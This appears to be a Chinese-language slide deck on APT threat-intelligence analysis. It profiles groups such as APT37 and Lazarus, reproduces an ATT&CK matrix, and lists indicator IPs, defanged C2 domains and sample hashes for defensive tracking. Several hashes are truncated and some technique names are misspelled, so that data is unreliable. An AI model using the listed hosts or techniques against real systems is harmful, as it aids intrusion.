
Recent hosts

69.16.239.177
162.241.202.143
166.62.39.196
50.56.216.217
13.249.12.157
62.4.16.235
198.57.26.163

Recent samples

5151e7646d0189fca4e0d1d7ef1ffc7e
442c7bac230a7c0c766892aaf4e2542
2ea76c1c1d215e0e460ba799249b
b2d5200ee8fb0c4f24745f6602c94e8d
2656b2a40d287ec0f6b0d0ce72e064
11ae73a50b1b1e2eb738619d03e00e
d617cb33dad7df5437d727aee9d56938

# 处理分析过程



结合威胁情报标准和分析模型

- STIX 2.0 – 威胁情报标准
- 钻石模型 – 威胁分析模型
- Cyber Kill Chain – TTP分析模型
- ATT&CK – 攻击战术技术表

# 线索获取-粗分类

- 区分信息类型

- 安全新闻、事件揭露、技术分析

- 区分恶意类型

- 勒索、挖矿、Exploit Kit、漏洞、定向攻击

- 区分定向攻击类型

- APT、网络犯罪

# 线索获取-细分类

## Lazarus Group的攻击历史活动

攻击活动时间	攻击活动简介
2017年3月-11月	Lazarus在移动终端设备上的攻击活动
2017年6月	安全厂商发现新的RATANKBA变种，其利用PowerShell替代可执行形态实现
2017年10月-12月	针对伦敦加密货币交易公司的攻击
2017年末	针对中美洲在线赌场的攻击
2018年2月	针对土耳其金融行业的攻击
2018年3月	安全厂商披露Lazarus一系列攻击行动，并命名为Operation GhostSecret
2018年4月27日	泰国CERT发布朝鲜Hidden Cobra组织的GhostSecret攻击行动预警
2018年4月-5月	针对南美多个银行的攻击，包括墨西哥银行和智利银行等
2018年5月29日	美国CERT发布了关于HIDDEN COBRA组织RAT工具和一个SMB蠕虫的预警
2018年6月14日	美国CERT再次发布HIDDEN COBRA使用VBA宏分发新的恶意代码预警

# 线索获取-细分类

APT组织 : Group 123

团队简介
技战术
相关样本

▣ APT组织 : Group 123

别名 : Reaper group、Geumseong121、APT37、Scarcraft、APT-S-008、Red Eyes、TEMP.Reaper、Ricochet Chollima、sun team  
 攻击者类型 : 国家背景组织  
 攻击方式 :  
 技术能力 : 中  
 攻击频率 :  
 负责国家或地区 : 朝鲜  
 影响国家或地区 : 韩国、日本、越南、俄罗斯、尼泊尔、中国、印度、罗马尼亚、科威特以及中东  
 常用语言 : 韩语  
 影响行业 : 化学品、电子、制造、航空航天、汽车和医疗保健实体  
 最早活动时间 : 2012  
 最近活动时间 : 2018

▣ 团队简介

该组织被认为是来自朝鲜的攻击组织，最早活跃与2012年，该组织被认为与2016年的Operation Daybreak和Operation Erebus有关。其早期主要针对韩国，2017年后延伸攻击目标至半岛范围，包括日本，越南和中东。其主要针对工业垂直领域，包括化学品、电子、制造、航空航天、汽车和医疗保健实体


参考：  
[https://www2.fireeye.com/rs/848-DID-242/images/rpt\\_APT37.pdf](https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf)  
<https://securelist.com/operation-daybreak/75100/>

历史报告			
发现时间	报告名称	发布厂商	
1	2018-12-13	Geumseong121 , operation blackbird	ESTsecurity
2	2018-11-16	Return to ROKRAT!! (feat. FAAAA...Sad...)	velocity
3	2018-11-16	금성121(Geumseong121) 정부기반 APT그룹, '코리아안 스워드(Operation Korean Sword) 작전' 수행 중	ESTsecurity
4	2018-11-08	疑似“Group 123” APT团伙利用HWP软件未公开漏洞的定向攻击分析	360企业安全
5	2018-11-08	RokRat Analysis	NCC Group
6	2018-10-03	APT37: Final1stspy Reaping the FreeMilk	Intezer
7	2018-10-01	NOKKI Almost Ties the Knot with DOGCALL: Reaper Group Uses New Malware to Deploy RAT	Palo Alto Networks
8	2018-08-01	2018 사이버 위협 인텔리전스 보고서 (Cyber Threat Intelligence Report) - [报告附件1]	FINANCIAL SECURITY INST

# 线索获取-细分类

## ●Lazarus Group

- 一个组织结构比较复杂的APT组织，从历史披露来看，其下至少拥有三个子组织，其使用的基础设施和攻击工具存在一些重合。
- APT攻击需要雄厚的资金支持，所以其也会针对金融机构，如银行、加密货币交易机构实施攻击



子组织名称	披露厂商	主要的攻击目标	主要的攻击目的
Bluenoroff	卡巴斯基	全球范围银行SWIFT系统	资金盗取
Andariel	安博士	韩国	
COVELLITE	Dragos	欧洲，东亚和北美地区的ICS系统	情报收集


# 线索获取-结构化

- APT组织向量的提取

- 名字、Campaign、目标、TTP等



APT组织
攻击行动
攻击目标
攻击意图
攻击TTP



# 线索获取-结构化

- APT活动（Campaign或Operation）向量的提取
  - 名字、时间、目标、TTP等



攻击行动名称
时间
攻击目标
攻击TTP

## APT REPORTS

### Operation Daybreak

Flash zero-day exploit deployed by the ScarCruft APT Group

By [Costin Raiu](#), [Anton Ivanov](#) on June 17, 2016. 6:00 am

#### CONTENTS >>

Earlier this year, we deployed new technologies in Kaspersky Lab products to identify and block zero-day attacks. This technology already proved its effectiveness earlier this year, when it caught an Adobe Flash zero day exploit (CVE-2016-1010). Earlier this month, our technology caught another zero-day Adobe Flash Player exploit deployed in targeted attacks. We believe the attacks are launched by an APT Group we track under the codename "ScarCruft".

ScarCruft is a relatively new APT group; victims have been observed in Russia, Nepal, South Korea, China, India, Kuwait and Romania. The group has several ongoing operations, utilizing multiple exploits — two for Adobe Flash and one for Microsoft Internet Explorer.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employs a previously unknown (0-day) Adobe Flash Player exploit. It is also possible that the group deployed another zero day exploit, CVE-2016-0147, which was patched in April.

# 线索获取-结构化



- APT活动涉及工具、漏洞、恶意代码信息的提取



Blog Home > Unit 42 > Sofacy Uses DealersChoice to Target European Government Agency

## Sofacy Uses **DealersChoice** to Target European Government Agency

By Robert Falcone  
March 15, 2018 at 1:00 PM  
Category: Unit 42 Tags: DealersChoice, European Government Agency, Sofacy  
14,816 likes



### Indicators of compromise:

#### Malicious IPs and hostnames:


- 212.7.217[.]10
- reg.finet[.]org
- webconncheck.myfw[.]us

#### MD5s:


```
3e5ac6bbf108fec97e1cc36560ab0b6
a6f14b547d9a7190a1f91c06f906063
e51ce28c2e2d226365bc5315d3e5f83e
067681b79756156ba26c12bc36bf835c
f8a2d4ddf9dc2de750c8b4b7ee45ba3f
8844a537e7f533192ca8e81886e70fbc
```



# 关联拓展-钻石模型




# 关联拓展-Kill Chain



图片来源：[http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber\\_attack\\_lifecycle.jpg](http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg)

# TTP分析-Kill Chain



图片来源 : [http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber\\_attack\\_lifecycle.jpg](http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg)

# TTP分析-ATT&CK

## ● ATT&CK

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Malta	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
	PowerShell	Dylib Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
	Regsvcs/Regasm	External Remote Services	Pilat Modification	Exploitation for Defense Evasion	Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
	Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
	Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authentication Interception	System Service Discovery				Standard Non-Application Layer Protocol
	Scheduled Task	Hooking	SID-History Injection	File Permissions Modification		System Time Discovery				Uncommonly Used Port
	Scripting	Hypervisor	Scheduled Task	File System Logical Offsets						Web Service
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Gatekeeper Bypass						
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	HISTCONTROL						
	Signed Script Proxy Execution	LC_LOAD_DYLIB Addition	Startup Items	Hidden Files and Directories						
	Source	LSASS Driver	Sudo Caching	Hidden Users						
	Space after Filename	Launch Agent	Sudo	Hidden Window						
	Third-party Software	Launch Daemon	Valid Accounts	Image File Execution Options Injection						
	Trap	Launchctl	Web Shell	Indicator Blocking						
	Trusted Developer Utilities	Local Job Scheduling		Indicator Removal from Tools						
	User Execution	Login Item		Indicator Removal on Host						
	Windows Management Instrumentation	Logon Scripts		Indirect Command Execution						
	Windows Remote Management	Modify Existing Service		Install Root Certificate						
	XSL Script Processing	Netah Helper DLL		InstallUtil						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		Launchctl						
		Path Interception		Masquerading						
		Pilat Modification		Modify Registry						

# 背景研判

● 一个很基本的问题：这个世界上有多少个独立的APT组织？

Check out the results from our first round of ATT&CK Evaluations at [attackevals.mitre.org/](https://attackevals.mitre.org/)

Home > Groups > APT32

## APT32

APT32 is a threat group that has been active since at least 2014. The group has targeted multiple private sector industries as well as with foreign governments, dissidents, and journalists with a strong focus on Southeast Asian countries like Vietnam, Phillipines, Laos, and Cambodia. They have extensively used strategic web compromises to compromise victims. The group is believed to be Vietnam-based. <sup>[1][2][3]</sup>

**ID:** G0050  
**Aliases:** APT32, OceanLotus Group, APT-C-00  
**Version:** 1.0

### Alias Descriptions

Name	Description
APT32	<sup>[1][2]</sup>
OceanLotus Group	<sup>[1][2]</sup>
APT-C-00	<sup>[3]</sup>

### Techniques Used

Domain	ID	Name	Use
Enterprise	T1017	Application Deployment Software	APT32 compromised McAfee ePO to move laterally by distributing malware as a software deployment task. <sup>[1]</sup>
Enterprise	T1009	Binary Padding	APT32 includes garbage code to mislead anti-malware software and researchers. <sup>[2]</sup>
Enterprise	T1094	Custom Command and Control Protocol	APT32 uses Cobalt Strike's malleable C2 functionality to blend in with network traffic. <sup>[1][4]</sup>
Enterprise	T1073	DLL Side-Loading	APT32 ran genuinely-signed executables from Symantec and McAfee which loaded a malicious DLL called rastis.dll. <sup>[3]</sup>
Enterprise	T1189	Drive-by Compromise	APT32 has infected victims by tricking them into visiting compromised watering hole websites. <sup>[3]</sup>
Enterprise	T1068	Exploitation for	APT32 has used CVE-2016-7255 to escalate privileges. <sup>[1]</sup>

<https://attack.mitre.org/groups/>

Secure | <https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json>

6186 lines (6185 sloc) | 243 KB

```
1 {
2   "authors": [
3     "Alexandre Dulaunoy",
4     "Florian Roth",
5     "Thomas Schreck",
6     "Timo Steffens",
7     "Various"
8   ],
9   "category": "actor",
10  "description": "Known or estimated adversary groups targeting organizations and employees. Adversary groups are regularly com
11  "name": "Threat actor",
12  "source": "MISP Project",
13  "type": "threat-actor",
14  "uuid": "7cdf317-a673-4474-84ec-4f1754947823",
15  "values": [
16    {
17      "description": "PLA Unit 61398 (Chinese: 61398部队, Pinyin: 61398 bùduì) is the Military Unit Cover Designator (MUCD)[1] o
18      "meta": {
19        "cfr-suspected-state-sponsor": "China",
20        "cfr-suspected-victims": [
21          "United States",
22          "Taiwan",
23          "Israel",
24          "Norway",
25          "United Arab Emirates",
26          "United Kingdom",
27          "Singapore",
28          "India",
29          "Belgium",
30          "South Africa",
31          "Switzerland",
32          "Canada",
33          "France",
34          "Luxembourg",
35          "Japan"
36        ],
37        "cfr-target-category": [
38          "Private sector",
39          "Government"
40        ],
41        "cfr-type-of-incident": "Espionage",
42        "country": "CN",
43        "refs": [
44          "https://en.wikipedia.org/wiki/PLA_Unit_61398",
```

<https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json>

# 背景研判

Common Name	CrowdStrike	IRL	Kaspersky	Secureworks	Mandiant	FireEye	Symantec	iSight	Cisco (Sourcefire Palo Alto Unit 4)	Other Names
Comment Crew	Comment Panda	PLA Unit 61398		TG-8223	APT 1			BrownFox	Group 3	GIF89a, ShadyRAT, Shanghai Group, Byz
APT 2	Putter Panda	PLA Unit 61486		TG-6952	APT 2				Group 36	SearchFire
UPS	Gothic Panda			TG-0110	APT 3		Buckeye	UPS Team	Group 6	Boyusec - the Guangzhou Boyu Informati
IXESHE	Numbered Panda			TG-2754 (tentat)	APT 12	BeeBus		Calc. Team	Group 22	DynCalc, Crimson Iron, DNSCalc
APT 16					APT 16					
Hidden Lynx	Aurora Panda				APT 17	Deputy Dog	Hidden Lynx		Group 8	Axiom, SportsFans, Winnit Umbrella
Wekby	Dynamite Panda	PLA Navy		TG-0416	APT 18					
Axiom					APT 17			Tailgater Team	Group 72	Dogfish (iDefense), Deputy Dog (iDefense)
Winnit Group	Wicked Panda									Winnit Umbrella
Shell Crew	Deep Panda		WebMasters		APT 19	KungFu Kittens			Group 13	Sh3lCr3w, PinkPanther
Naikon	Lotus Panda	PLA Unit 78020	Naikon		APT 30		Firefly			
PLATINUM										TwoForOne
Lotus Blossom			Spring Dragon							Lotus Blossom
APT 6					APT 6					ST Group, Esile
Hurricane Panda	Hurricane Panda						Black Vine	TEMPAvengers	Group 35	1.php Group
Emisary Panda	Emisary Panda		LuckyMouse	BRONZE UNIQ	APT 27			TEMPHippo		Zirconium
Stone Panda	Stone Panda				APT 10			MenuPass Team		ZpToken, Iron Tiger
